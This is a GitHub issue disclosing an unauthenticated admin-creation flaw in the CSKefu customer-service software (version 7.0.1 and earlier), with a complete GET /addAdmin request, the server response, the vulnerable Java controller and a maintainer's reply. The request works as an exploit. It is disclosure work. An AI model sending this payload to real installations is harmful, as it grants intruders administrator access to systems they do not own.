【安全漏洞】前台未授权增加管理员账号 #724

Open 3 tasks **milkii0** opened this issue on Jul 17 · 1 comment

Assignees

Labels bug v7

milkii0 commented on Jul 17 • edited


概述

存在添加管理员接口，调用该接口时没有对当前用户进行校验，导致未登录状态下可添加管理员账户。
There is an interface to add an administrator. When calling this interface, the current user is not verified, so that an administrator account can be added when not logged in.

数据包（payload）：

```
GET /addAdmin?username=admin666&password=admin666123&email=admin666@admin6666.com&mobile=17777777776&
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Cache-Control: max-age=0
```

** 测试截图（Test screenshot）： **



```
GET /addAdmin?username=admin666&password=admin666123&email=
admin666@admin6666.com&mobile=17777777776&superadmin=true HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0)
Gecko/20100101 Firefox/101.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Cache-Control: max-age=0


```

```
HTTP/1.1 302
Server: nginx/1.21.6
Date: Sat, 11 Jun 2022 03:41:21 GMT
Content-Length: 0
Connection: close
X-Application-Context: application,git:8035
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, OPTIONS, DELETE, PUT
Access-Control-Max-Age: 3600
Access-Control-Allow-Headers: x-requested-with,accept,authorization,content-type
Access-Control-Allow-Credentials: true
Set-Cookie: SESSION=f8dbdd6d-51dd-4478-8cca-d36c02e7958b; Path=/; HttpOnly
Location:
http://localhost/?schema=http&port=80&hostname=localhost&subtype=user&maintype=apps&typename=
methodName&orgi=cskefu&webimport=8036&sessionid=f8dbdd6d51dd44788ccad36c02e7958b&models=cca&m
odels=chatbot&models=report&models=entim&models=contacts&ip=172.18.0.1&userExpTelemetry=on
Content-Language: zh-CN


```

Done

795 bytes | 24 millis


根据给出的URL

According to the given URL

http://localhost/?schema=http&port=80&hostname=localhost&subtype=user&maintype=apps&typename=methodName&orgi=cskefu&webimport=8036&sessionid=f8dbdd6d51dd44788ccad36c02e7958b&models=cca&models=chatbot&models=report&models=entim&models=contacts&ip=172.18.0.1&userExpTelemetry=on

跳转至管理界面

Jump to the management interface



我的企业根用户列表 (3)

ⓘ 直接属于该部门的系统用户，不含下级组织机构的用户；除管理员外，账号必须在【组织结构】中关联一个部门，必须在【系统角色】中关联一个角色，才可以使用资源。设置后，该账号需重新登系统才能生效。

用户	注册时间	姓名	电子邮件	手机	多媒体	管理员	操作
admin	2017-03-16 13:56:34	系统管理员	admin@cc.com	18888888888	✓	✓	
test	2022-06-11 10:23:33	test<img>			✓	✕	编辑 ✕删除
lisi	2022-06-11 10:37:06	lisi			✓	✓	编辑

漏洞分析（Vulnerability analysis）

漏洞源码（Vulnerability source code）：


```
    @RequestMapping("/addAdmin")
        @Menu(type = "apps", subtype = "user", access = true)
    public ModelAndView addAdmin(HttpServletRequest request, HttpServletResponse response, @Valid Use
        String msg = "";
        msg = validUser(user);
        if (StringUtils.isNotBlank(msg)) {
            return request(super.createView("redirect:/register.html?msg=" + msg));
        } else {
            user.setUname(user.getUsername());
            user.setAdmin(true);
            if (StringUtils.isNotBlank(user.getPassword())) {
                user.setPassword(MainUtils.md5(user.getPassword()));
            }
            user.setOrgi(super.getOrgi());
            userRepository.save(user);
        }
        ModelAndView view = this.processLogin(request, user, "");
        return view;
    }

    private String validUser(User user) {
        String msg = "";
        User tempUser = userRepository.findByUsernameAndDatastatus(user.getUsername(), false);
        if (tempUser != null) {
            msg = "username_exist";
            return msg;
        }
        tempUser = userRepository.findByEmailAndDatastatus(user.getEmail(), false);
        if (tempUser != null) {
            msg = "email_exist";
            return msg;
        }
        tempUser = userRepository.findByMobileAndDatastatus(user.getMobile(), false);
        if (tempUser != null) {
            msg = "mobile_exist";
            return msg;
        }
        return msg;
    }
```

addAdmin接口未进行权限校验，未登录状态可直接调用
The addadmin interface does not perform permission verification, and can be called directly in the unregistered state

增加用户前，判断传入的用户是否有效


Before adding users, judge whether the incoming users are valid



```
@RequestMapping("/addAdmin")
@Menu(type = "apps", subtype = "user", access = true)
public ModelAndView addAdmin(HttpServletRequest request, HttpServletResponse response, @Valid User
    String msg = "";
    msg = validUser(user);
    if (StringUtils.isNotBlank(msg)) {
        return request(super.createView("redirect:/register.html?msg=" + msg));
    } else {
        user.setUname(user.getUsername());
        user.setAdmin(true);
        if (StringUtils.isNotBlank(user.getPassword())) {
            user.setPassword(MainUtils.md5(user.getPassword()));
        }
        user.setOrgi(super.getOrgi());
        userRepository.save(user);
    }
    ModelAndView view = this.processLogin(request, user,  referer: "");
    return view;
}
```


为了顺利到达最后一个return，传入的username，email，mobile都必须为数据库中的唯一值

n order to successfully reach the last return, the username, email and mobile passed in must be unique values in the database



```
private String validUser(User user) {
    String msg = "";
    User tempUser = userRepository.findByUsernameAndDatastatus(user.getUsername(), false)
    if (tempUser != null) {
        msg = "username_exist";
        return msg;
    }
    tempUser = userRepository.findByEmailAndDatastatus(user.getEmail(), false);
    if (tempUser != null) {
        msg = "email_exist";
        return msg;
    }
    tempUser = userRepository.findByMobileAndDatastatus(user.getMobile(), false);
    if (tempUser != null) {
        msg = "mobile_exist";
        return msg;
    }
    return msg;
}
```

当返回的msg为空时，我们就可以继续增加用户的操作，且将添加的用户设置为管理员
When the returned MSG is empty, we can continue to add users and set the added users as administrators



```
@RequestMapping("/addAdmin")
@Menu(type = "apps", subtype = "user", access = true)
public ModelAndView addAdmin(HttpServletRequest request, HttpServletResponse response, @Valid User
    String msg = "";
    msg = validUser(user);
    if (StringUtils.isNotBlank(msg)) {
        return request(super.createView("redirect:/register.html?msg=" + msg));
    } else {
        user.setUname(user.getUsername());
        user.setAdmin(true);
        if (StringUtils.isNotBlank(user.getPassword())) {
            user.setPassword(MainUtils.md5(user.getPassword()));
        }
        user.setOrgi(super.getOrgi());
        userRepository.save(user);
    }
    ModelAndView view = this.processLogin(request, user,  referer: "");
    return view;
}
```

操作系统

- ☐ macOS or Mac OSX
- ☐ Windows
- ☐ Linux(Debian, CentOS, Ubuntu, etc.)

代码版本

代码版本 <= 7.0.1

祝福与不祝福

春松客服之所以开源，是基于这样一种信念：爱人也是爱己，利他也是利己。
对人和人美好关系的向往，对人潜力的信任。让我们相信因春松客服而受益的人，会回报给春松客服开源社区，我们所有贡献者基于共赢的信念合作。
回报方式包括：提交 PR、购买春松客服相关的付费产品和服务等。

因春松客服受益，而不回报开源社区的用户，我们不欢迎使用春松客服：我们开源并不是为了你们，你们是不被祝福的。

Open Source for the World

milkii0 assigned **hailiang-wang** on Jul 17

hailiang-wang commented on Jul 17 Member

您是解决该问题的最佳人选：

- 发现问题
- 开发者
- 使用者

欢迎提交 PR，参考：
https://docs.chatopera.com/products/cskefu/osc/contribution.html

Thanks!

hailiang-wang added the bug label on Jul 17

hailiang-wang assigned **milkii0** and unassigned **hailiang-wang** on Jul 17

hailiang-wang added the v7 label 27 days ago

Assignees

milkii0

Labels

bug v7

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants